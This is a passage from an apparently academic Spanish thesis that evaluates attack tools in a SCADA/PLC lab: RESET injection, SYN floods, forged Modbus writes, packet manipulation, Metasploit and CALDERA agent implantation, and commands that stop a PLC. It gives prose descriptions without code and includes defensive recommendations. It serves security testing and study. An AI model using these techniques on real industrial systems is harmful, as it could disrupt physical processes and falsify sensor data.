La ejecución de este ataque ha consistido en enviar un paquete de *RESET* al sistema SCADA con el objetivo de que así se aborten las comunicaciones entre el PLC y este. No obstante, tal y como se describió en el anterior capítulo, aunque haya sido posible enviar el paquete tanto con hping3 como con Scapy, y así conseguir abortar la comunicación, la implementación del sistema SCADA crea una nueva conexión con el PLC inmediatamente después, por lo que el ataque ha resultado en fracaso por no conseguir cortar completamente las comunicaciones.

Como para realizar el ataque solo es necesario el envío de un paquete (ver figura 24), el impacto en los recursos del ordenador víctima es despreciable. Además, como para que se acepte el paquete estamos indicando que su dirección IP origen es la procedente del PLC de la subred de ModbusTCP, los usuarios pueden llegar a pensar que el envío del paquete se debe a algún error del PLC que ha provocado el intento de cierre de la conexión. Por lo tanto, este tipo de ataques puede pasar fácilmente desapercibido a la hora de atacar una red de comunicaciones.

En cuanto a la implementación del ataque con hping3 y Scapy, la implementación de los *scripts* es idéntica, a excepción de que en el *script* desarrollado para ejecutarlo con Scapy, a la hora de capturar los paquetes de las comunicaciones entre el PLC y el sistema SCADA, se ha hecho uso de la capacidad de esta herramienta de filtrar los paquetes, para así recibir solamente los necesarios para llevar a cabo el ataque. Por lo tanto, para realizar este ataque es indiferente utilizar una herramienta u otra, ya que el filtrado de los paquetes capturados no

influye notoriamente en la ejecución y los resultados del ataque.

- **Ataque de Inundación de *SYN* (*SYN Flood*)**

El ataque de *SYN Flood* ha consistido en enviar una gran cantidad de paquetes *SYN*, para así saturar la cola *SYN* de la víctima haciéndole crear conexiones semiabiertas cuyas negociaciones nunca llegan a cerrarse, debido a que la máquina víctima no enviaría el paquete *ACK* de confirmación debido a la saturación de la cola. De esta forma, si algún nuevo cliente intentase conectar con el PLC atacado, este no podrá establecer una conexión con él debido a tener dicha cola llena.

La ejecución del ataque llevada a cabo con hping3 ha concluido en fracaso, ya que como puede verse en la figura 25, al recibirse los paquetes en el PLC, este no respondía a ellos con el correspondiente paquete *SYN*/*ACK*, lo cual se debe probablemente a que hping3 no calcula por sí solo los parámetros auxiliares de validación que tiene un paquete.

No obstante, aunque el ataque no haya conseguido su objetivo, sí que ha funcionado como ataque de denegación de servicio en el sentido de impactar en los recursos de la máquina víctima. Tal y como aparece en la figura 55, los paquetes *SYN* recibidos han provocado un elevado uso del ancho de banda entrante en el PLC, alcanzándose así velocidades de hasta 41.2 Mibps, y recibiéndose durante 6 segundos un total de 26.2 MiB. En este caso, no se observa un aumento del tráfico de salida porque, como se ha mencionado, la máquina no respondía a los paquetes recibidos. Además, el ataque provoca que la CPU del PLC consuma una gran cantidad de recursos, tomando valores de casi un 80 % de uso.

Por el otro lado, el ataque realizado con Scapy sí ha tenido éxito con sus objetivos. Como puede verse en la figura 26, los paquetes recibidos son respondidos con paquetes *SYN*/*ACK* hasta que llega un punto en el que, al llenarse la cola, la máquina no puede responder a más paquetes *SYN*.

En la figura 56, se puede ver el impacto causado por el ataque con Scapy en el PLC. Se refleja que, al igual que en el ataque realizado con hping3, aumenta considerablemente el tráfico del ancho de banda entrante. Sin embargo, con Scapy los datos se envían mucho más lento, siendo en este caso enviados a 6.69 Mibps como máximo, y recibiendo en 6 segundos un total de 4.33 MiB. Como se observa, no se percibe ninguna curva en el tráfico saliente, y eso se debe a que se responde con paquetes *SYN*/*ACK* solo a los primeros paquetes *SYN* que recibe, de forma




Figura 55: Captura de btop al monitorizar el ataque de *SYN Flood* con hping3

que la cola se llena rápido y, por tanto, al no tener posibilidad de responder a ellos, deja de haber tráfico de red saliente. En cuanto al uso de la CPU, en este caso también se impacta considerablemente, pero en menor medida que en el realizado con hping3, alcanzando en este caso hasta un 35 % de uso.




Figura 56: Captura de btop al monitorizar el ataque de *SYN Flood* con Scapy

Como se ha observado, este ataque provoca que la máquina víctima consuma una gran cantidad de recursos, además de que esta recibe numerosos paquetes externos. Como consecuencia, el ataque no es considerado en ningún sentido despreciable, ya que los usuarios que monitoricen el PLC podrían detectar con mucha facilidad el este está siendo atacado.

Por último, en cuanto a la implementación del ataque con ambas herramientas, se ha notado una mayor dificultad al realizarla con hping3. Esto se debe a que Scapy, además de indicar simplemente con el *flag loop* que se quiere enviar el paquete infinitamente (al contrario que hping3 donde hay que crear manualmente un bucle para ello), permite aleatorizar el número de puerto origen de las peticiones *SYN* que se envíen. Sin embargo, esto no es posible de realizar con hping3, por lo que se ha tenido que variar el puerto origen de cada petición en cada envío haciendo uso de un contador.

Como consecuencia, se concluye que para este caso la herramienta que se debería elegir es Scapy, ya que, aunque hping3 envíe los paquetes más rápido, no es útil dicha característica si los paquetes que envía no consiguen ser respondidos por el PLC, además de por la complicación a la hora de realizar el *script* correspondiente.

- **Conclusiones sobre las herramientas utilizadas para realizar ataques DoS**

Como se ha podido ver en todo el análisis de los ataques de denegación de servicio, las dos herramientas utilizadas, tanto hping3 como Scapy, tienen sus puntos positivos y negativos.

hping3 consigue una mayor velocidad a la hora de mandar los paquetes deseados a cualquier dispositivo víctima, y como consecuencia da lugar a un elevado uso de la CPU en esta. Sin embargo, el lenguaje que utiliza para la implementación de sus *scripts* es el lenguaje de Tcl. Este lenguaje no es conocido apenas en el mundo de la programación, por lo que para la mayoría de los usuarios que empiecen a utilizar esta herramienta, tendrán que aprender a programar con dicho lenguaje, lo cual genera una curva de aprendizaje inicial elevada. Además, este lenguaje se utiliza para la implementación de *scripts* básicos, por lo que con él no es posible utilizar librerías que permitan aleatorizar atributos, entre otras cosas. También destaca la imposibilidad de filtrar los paquetes a capturar.

Por el otro lado, Scapy tiene ventaja en todos los sentidos con respecto a hping3 a excepción de la velocidad de los paquetes enviados y el impacto provocado en los recursos de la víctima. Scapy implementa sus *scripts* mediante Python, el cual es uno de los lenguajes de programación más utilizados en el mundo hoy en día [27], por lo que cualquiera que empiece a utilizar esta herramienta no tendrá complejidad a la hora de implementar *scripts*. Consecuentemente, este lenguaje permite el uso de infinidad de librerías externas que permiten realizar tareas diversas, lo cual ofrece muchas posibilidades a la hora de realizar *scripts*. Finalmente, destaca también

la posibilidad de filtrar los paquetes que queremos capturar cuando se escucha una interfaz de red.

Por lo tanto, se concluye que la herramienta óptima para realizar ataques de denegación de servicio es Scapy. Solo en casos en los que la diferencia de impacto en los recursos de la víctima que ofrece hping3 sea estrictamente necesaria, se podría valorar su uso, ya que, aunque esto sea así, es posible que como consecuencia de las limitadas opciones que ofrece su lenguaje de *scripting*, no pueda completarse la implementación del ataque.

A continuación, en la tabla 6 se muestran las ventajas y desventajas que se han encontrado al utilizar hping3 y Scapy.

Tabla 6: Ventajas y desventajas encontradas al utilizar hping3 y Scapy

	hping3	**Scapy**
Impacto en ancho de banda y CPU	Alto tráfico de red y elevado uso de CPU	Notable impacto en tráfico de red y uso de CPU
Lenguaje de *scripting*	Utiliza Tcl, poco conocido, simple y antiguo	Utiliza Python, ampliamente utilizado, fácil de aprender y en constante mantenimiento
Uso de módulos externos	El lenguaje Tcl no lo permite	Python lo permite y da lugar a muchas posibilidades
Filtro de paquetes a capturar	No permite filtrar el tráfico entrante	Permite filtrar el tráfico entrante con múltiples opciones

5.1.4. Sobrescritura de valores falsos

Para conseguir sobrescribir los valores de los sensores que tiene guardados el PLC de la subred de Modbus, lo que se ha realizado en este caso es, haciendo una previa investigación sobre la estructura de los paquetes que usa ModbusTCP, montar manualmente un paquete que haga una petición en el PLC para sobrescribir dichos valores con uno falsificado indicado en dicho paquete.

Para la implementación del ataque, tal y como se comentó en el capítulo anterior, hping3 no permite añadir nuevos protocolos en el *payload* de los paquetes TCP, por lo que para llevar

a cabo este ataque la única herramienta que se ha utilizado es Scapy.

En la figura 57, se muestra el impacto provocado en el PLC a causa de este ataque. Para conseguir sobrescribir los valores de los sensores que guarda el PLC, los paquetes deben enviarse constantemente, ya que en caso contrario el PLC toma los valores que recibe desde los sensores. Como consecuencia, se obtiene que la máquina víctima recibe una gran cantidad de datos que destaca conforme al tráfico de sus comunicaciones. Estos datos llegan a una velocidad 338 Kibps, y en total durante el transcurso de 6 segundos se reciben 214 KiB. De la misma forma, como el servidor Modbus del PLC responde a cada una de las peticiones de escritura, el tráfico de red saliente se ve afectado en la misma medida. Por el otro lado, la CPU también se ve afectada, aumentando su uso de recursos hasta un 30 %, lo cual provoca que se ralentice el dispositivo.




Figura 57: Captura de btop al monitorizar el ataque de sobrescritura de valores

Este gran impacto que se genera a causa del ataque da lugar a que sea fácilmente detectable por los usuarios de la red, ya que además de ralentizar el equipo de la víctima, el ancho de banda es utilizado en una cantidad mucho más grande cuando el ataque se está llevando a cabo.

Como se mostró previamente en la figura 31, el ataque tiene éxito ya que se consigue sobrescribir sus valores y así hacer que el sistema SCADA crea que los valores de los sensores son los que se han falsificado. Sin embargo, se observa una lucha en la que a veces obtiene los valores reales y otras veces los valores falsificados, por lo que el ataque no es un éxito en su plenitud.

Esta facilidad de cambiar los valores contenidos en un servidor Modbus mediante la creación de los correspondientes paquetes para ello, refleja una grave falla de seguridad en el protocolo, ya que cualquier equipo externo puede interactuar como desee con un servidor Modbus si este maqueta el paquete adecuado. Una solución efectiva podría ser aplicar en las comunicaciones el protocolo TLS (*Transport Layer Security*), el cual se encarga de cifrar los datos enviados, autenticar a ambas partes de la comunicación y garantizar la integridad de los datos. De esta forma, no habría posibilidad de que un atacante interactúe con el servidor con el envío de un simple paquete.

5.1.5. Manipulación de paquetes

En este ataque se han modificado los paquetes procedentes del PLC de la subred de ModbusTCP, de forma que se cambian los valores de los sensores por unos falsificados, para luego reenviarlos al sistema SCADA y que este crea que los valores falsificados proceden legítimamente del PLC.

En este caso, para modificar los paquetes procedentes del PLC antes de que estos se envíen al sistema SCADA, es requerido el uso del módulo de Python NetfilterQueue. Como hping3 no utiliza Python para implementar sus *scripts*, este ataque también se ha tenido que realizar solo con Scapy.

Por otro lado, el ataque consiste en la modificación de los paquetes que ya están utilizándose en la propia comunicación entre el sistema SCADA y el PLC. Por lo tanto, esto no va a causar ningún tipo de impacto en el ancho de banda de las víctimas ni en sus recursos, y como consecuencia, el ataque puede ser muy fácilmente pasado por alto, ya que no se está enviando ningún tipo de información adicional al tráfico de red. No obstante, con el uso de alarmas en el sistema SCADA ante valores anómalos, podría detectarse más fácilmente este tipo de ataques.

Como se mostró en el anterior capítulo en la figura 33, el ataque tiene rotundo éxito, ya que los paquetes son modificados por un valor de temperatura de 60 y, como consecuencia. el sistema SCADA recibe en todo momento dicho valor falsificado.

Al igual que con el ataque de sobrescritura de valores, el hecho de poder modificar la información que se envía por un paquete Modbus tan fácilmente refleja una gran falla de seguridad en el protocolo. Del mismo modo, esto se podría solucionar aplicando TLS para sus comunicaciones Modbus, ya que, como se ha explicado antes, dicho protocolo garantiza la

integridad de los datos, por lo que, si algún *byte* de la información enviada es modificado, el paquete será descartado por su receptor, dejando así completamente inútil la implementación realizada para ejecutar este ataque.

5.1.6. Conclusiones finales sobre las herramientas utilizadas

Durante toda la sección de ataques a las comunicaciones entre los niveles de control e información se han hecho uso de diferentes herramientas para conseguir ejecutar los ataques que se han descrito. Gracias a los análisis realizados en cada uno de los casos, se han podido destacar los puntos fuertes de cada una, y con ello ha sido posible determinar qué herramienta es la más útil a la hora de realizar cada ataque.

En todos los ataques realizados, se ha hecho uso de Scapy, además de las otras herramientas con las cuales se ha comparado. Ha habido casos, por ejemplo en la sobrescritura de valores en el PLC o en la manipulación de paquetes, donde de hecho ha sido la única herramienta capaz de llevar a cabo el ataque. Ello demuestra que esta herramienta tiene un alto potencial como herramienta de ataque para poner a prueba diferentes entornos, ya que, como se ha probado, es capaz de realizar todo tipo de tareas para llevar a cabo los ataques, tales como *scanning de red*, captura de paquetes, *spoofing*, modificación de paquetes e incluso adición de nuevos protocolos a estos.

No obstante, como se ha visto, hay ocasiones en las que puede ser preferente utilizar otras herramientas a Scapy, puesto que realizan algunas labores de mejor forma que esta. Por ejemplo, para hacer un *scanning* de red, si el usuario no sabe utilizar una terminal de comandos, como la que usa Scapy, se debería usar Ettercap ya que esta ofrece una interfaz de usuario y realiza su trabajo de igual forma que Scapy. Por otro lado, si se quiere hacer un ataque DoS e impactar todo lo posible en la máquina víctima, aunque hping3 requiera conocimiento del desconocido lenguaje Tcl, la mejor elección es utilizar dicha herramienta, puesto que Scapy, aunque ejecuta correctamente el ataque, no genera el mismo impacto de hping3.

Por lo tanto, **se concluye que Scapy es fundamental como herramienta de ataque a disponer a la hora de poner a prueba un entorno**. Con ella es posible realizar todo tipo de funciones con el tráfico de la red y permite atacar los equipos de todas las formas posibles. Además, los *scripts* que permite ejecutar se escriben mediante Python, el cual es uno de los lenguajes de programación más utilizados hoy en día y por lo tanto a los usuarios no les

supondría dificultad realizar todo tipo de *scripts*. Sin embargo, es importante considerar tener las otras herramientas utilizadas en este laboratorio, ya que para casos muy concretos pueden ser la mejor opción para conseguir los objetivos que se propongan.

A continuación, en la tabla 7 se muestran las herramientas que se aconseja utilizar para cada uno de los casos expuestos en esta sección.

Tabla 7: Herramientas de ataque a utilizar para cada uno de los casos expuestos en los ataques entre los niveles de control e información

	Scapy	**Ettercap**	**tcpdump**	**hping3**
Facilidad al hacer *scanning* de red		**X**		
Mayor velocidad al hacer *scanning* de red	**X**			
Captura de tráfico entrante	**X**		**X**	
Visualización del tráfico capturado	**X**			
Causar máximo impacto con ataque DoS				**X**
Implementación de *scripts* para ataque DoS	**X**			
Filtrado de paquetes a capturar de la interfaz	**X**		**X**	
Creación de paquetes con protocolos propios	**X**			
Manipulación de paquetes en tiempo real	**X**			

5.2. Ejecución de ataques entre los niveles de campo y control

5.2.1. Implantación de agentes

Como se explicó en el anterior capítulo, para poder realizar los ataques entre los niveles de campo y de control se han inyectado agentes en los PLCs víctimas. Estos crean una conexión con la máquina atacante para que así se puedan mandar las correspondientes instrucciones.

La implantación de un agente con CALDERA, como se ha podido ver en el anterior capítulo, ha resultado muy cómoda gracias a la interfaz de usuario que se utiliza para ello. En la pantalla de configuración correspondiente, que aparece en la figura 36, se solicita el tipo de agente que permitirá abrir la conexión mediante un protocolo u otro, el sistema operativo destino y la IP de la máquina donde se ubica el servidor de CALDERA, con lo cual la aplicación automáticamente

ha generado el código a ejecutar en la máquina víctima para establecer la conexión.

Además, como se ha indicado, CALDERA ofrece varios métodos de conexión para contactar con el agente. Se permiten tres métodos distintos, que son los que aparecen en la figura 58: HTTP, TCP y HTML (*HyperText Markup Language*). Esto proporciona la posibilidad de crear un agente con un protocolo de conexión distinto al predeterminado si se da la necesidad.




Figura 58: Captura de CALDERA que muestra los diferentes agentes posibles a configurar

En cuanto al impacto causado al abrir una conexión con dicho agente, los resultados se ilustran en la figura 59. Como se puede apreciar, se recibe y envía una cantidad de datos muy grande para que se establezca la conexión, lo cual resalta sobre el tráfico normal del PLC que utiliza para sus comunicaciones. Estos datos transitan durante unos dos segundos, y en concreto el tráfico de entrada se realiza a una velocidad muy alta de 403 Mibps y descargando en total 6.11 MiB, mientras que los datos que envía el PLC al sistema SCADA son solo 12.4 KiB a una velocidad de 704 Kipbs.

Además, como se puede apreciar, al establecer la conexión, la CPU requiere usar más recursos y provoca que esta alcance un uso del 90 % durante unos escasos segundos, tras lo cual su uso vuelve a la normalidad.

Por el otro lado, la implantación de un agente de Meterpreter con Metasploit ha resultado algo más complicado. Tal y como se explicó en el anterior capítulo, para ello se ha tenido que hacer uso del módulo de Metasploit *msfvenom*, el cual mediante un comando escrito manualmente, ha sido posible crear un ejecutable que contiene el agente. Así pues, al ejecutarlo en la máquina víctima, se ha conseguido establecer la conexión con el *shell* de Meterpreter de la máquina atacante.

En este comando se debe indicar el tipo de agente que queremos crear (los cuales se diferencian por el sistema operativo de la máquina donde se va a implantar), la dirección IP y el puerto a abrir de la máquina atacante, y el nombre y extensión del ejecutable a generar. Todo




Figura 59: Captura de btop que muestra el impacto causado al implantar un agente con CALDERA

esto puede resultar poco cómodo para el usuario, ya que cualquier fallo tipográfico al escribir el comando va a provocar que tenga que escribirlo de nuevo, y, además, el usuario tendría que navegar previamente por el listado de *payloads* de la herramienta para así, conocer el nombre exacto del agente que se quiere implantar y, posteriormente, introducirlo en el comando de msfvenom.

Además, al contrario que con CALDERA, no basta con poner en marcha el agente en la máquina víctima para que se establezca la conexión. Para conseguirlo con Metasploit es necesario indicar en la herramienta el tipo de agente que se quiere buscar, además de indicar nuevamente la IP y el puerto a abrir en la máquina víctima. Así pues, al poner Metasploit en escucha manualmente con dichos pasos, sí se realiza la conexión con el agente y se accede al *shell* de Meterpreter para interactuar con la máquina víctima.

En cuanto al impacto causado al abrir una conexión con dicho agente, los resultados se ilustran en la figura 60. En este caso, aunque se aprecia un aumento en el ancho de banda entrante y saliente del PLC, los datos transmitidos son mucho menores que en el caso del agente de CALDERA. Aquí se aprecia que solo se han recibido 1017 KiB, que llegan a una velocidad también elevada de 64.1 Mibps, y además solo se envía a la máquina víctima unos 10.1 KiB. Este establecimiento de conexión dura aproximadamente dos segundos, al igual que con CALDERA.




Figura 60: Captura de btop que muestra el impacto causado al implantar un agente con Metasploit

Además, si se observa el gráfico del uso de la CPU, la conexión que establece este agente no provoca cambios en ella, al contrario que el agente de CALDERA que ponía la CPU a utilizar todos sus recursos durante unos segundos.

Por lo tanto, se concluye que, a la hora de elegir si utilizar CALDERA o Metasploit para implantar agentes, se debe tener en cuenta tanto la facilidad de uso como el impacto que causa.

En cuanto a lo primero, CALDERA es la vencedora, puesto que su interfaz de configuración permite configurar los diferentes tipos de agentes fácilmente, además de que, al estar su servidor activo en todo momento, no es necesario poner en escucha la máquina atacante para conectar con el agente implantado, al contrario que ha ocurrido con Metasploit.

Por el otro lado, estas herramientas se utilizan para poner a prueba los dispositivos tras su posterior compromiso, el cual se ejerce con la implantación de estos agentes. Como consecuencia, en este caso no tiene cabida considerar la facilidad de detectar el impacto que causan estos agentes. Sin embargo, ello puede tenerse en cuenta por otras circunstancias, donde el usuario tiene razones para que los dispositivos que van a ser atacados utilicen los menos recursos posibles al implantar los agentes.

En estos casos, Metasploit es la opción a elegir, puesto que hace uso del ancho de banda de la máquina víctima en mucha menor medida que el agente que se ha implantado con CALDERA, y, además, Metasploit no provoca cambios en el uso de la CPU, mientras que CALDERA hace

que este se eleve a casi el 100 % durante unos segundos.

A continuación, en la tabla 8 se muestran las ventajas y desventajas que se han encontrado al utilizar CALDERA y Metasploit a la hora de implantar agentes.

Tabla 8: Ventajas y desventajas encontradas al utilizar CALDERA y Metasploit para implantar agentes

	CALDERA	**Metasploit**
Generación del agente	Cómodo gracias a su interfaz de configuración	Trabajoso por necesidad de usar comandos
Establecimiento de conexión con el agente	Cómodo ya que al implantar el agente se conecta al servidor automáticamente	Costoso debido a tener que indicar desde Metasploit el agente que se quiere buscar
Impacto al conectar con el agente	Transmite muchos datos y eleva el uso de la CPU	Transmite pocos datos y no afecta en la CPU

5.2.2. Ataques mediante comandos Bash

En este apartado se ha tratado de atacar al PLC de la subred de OCPP aprovechando la funcionalidad de algunos de los comandos de la terminal de Linux. Para ello, gracias a los agentes implantados tanto con CALDERA como con Metasploit, ha sido posible ejecutar los comandos deseados en la máquina víctima y a su vez, obtener la salida que muestra la terminal.

Con ambas herramientas se ha conseguido ejecutar con éxito dos ataques diferentes: uno para matar el proceso que hace funcionar el PLC y otro para apagarlo directamente. Ambos ataques han provocado la interrupción del funcionamiento del PLC, lo cual ha dado lugar a que, tal y como se muestra en la figura 40, el sistema SCADA de la red deje de obtener datos de los esclavos de la red OCPP.

Una forma de prevenir posibles ataques reales en los que un intruso puede ejecutar los mismos comandos, podría ser modificar los sistemas operativos de la red para, o bien, desactivar por completo dichos comandos, o solicitar algún tipo de contraseña adicional para poderlos llevar a cabo. De esta forma, aunque un tercero consiga entrar en una de estas máquinas, no tendrá posibilidad de apagarlas ni de interrumpir su funcionamiento.

Para llevar a cabo la tarea con CALDERA, se ha tenido que crear lo que se denomina en la herramienta como una *operación*, que es un conjunto en el cual los comandos que se indiquen, se ejecutarán en la máquina víctima y se mostrará si la ejecución del comando ha tenido éxito o bien ha resultado en fracaso. Por el otro lado, desde el *shell* de Meterpreter en Metasploit, basta con ejecutar el comando *shell* para así tomar el control de la terminal de la víctima y utilizarla como si se tratase de una terminal de la propia máquina en sí.

Si bien es cierto que con Metasploit se puede realizar la tarea más rápido y de forma más cómoda, el punto a favor de las operaciones de CALDERA es que las acciones realizadas en ellas quedan registradas en la aplicación, con lo cual en todo momento se puede consultar a qué hora del día se ejecutó un determinado comando, si tuvo éxito o no, y la salida que se obtuvo gracias a su ejecución. Por lo tanto, como la curva de dificultad en usar una u otra para esta tarea no es grande, la elección dependerá de si los registros que hace CALDERA le interesan al usuario o no, en cuyo caso contrario la mejor opción será Metasploit.

No obstante, otro factor a tener en cuenta es el funcionamiento de sus transmisiones. En el caso de CALDERA, si se ejecuta un comando desde la operación en marcha, por ejemplo, *ps -A* que devuelve los procesos en ejecución en el sistema, y se analiza con Wireshark los paquetes recibidos en la máquina del PLC, se obtiene lo que aparece en la figura 61.




Figura 61: Captura de Wireshark que muestra los paquetes utilizados para ejecutar un comando desde CALDERA

CALDERA funciona de forma que sus agentes implantados, cada minuto, conectan con el servidor para hacerle saber que están activos. Al recibir el servidor dicha información, es entonces cuando todos los comandos pendientes de realizar en las operaciones se envían y ejecutan en la máquina donde está el agente. Como consecuencia, el tiempo que pasa entre que se manda a ejecutar un comando y que se realiza su ejecución, puede ser de varios segundos.

Como se ve en la figura mencionada, los paquetes que transfieren la información hacen uso

del protocolo HTTP, ya que es este el que se indicó que se usara para el agente implantado. Así pues, como se puede ver, no es hasta que el sistema SCADA recibe el aviso de que está activo el agente (con el primer paquete *POST /beacon*), cuando ya el servidor envía al agente el comando que se quiere ejecutar. Si se revisa la información contenida en el protocolo, se puede apreciar que la información viene cifrada, por lo que un intruso no podría leer los comandos que se mandan a ejecutar.

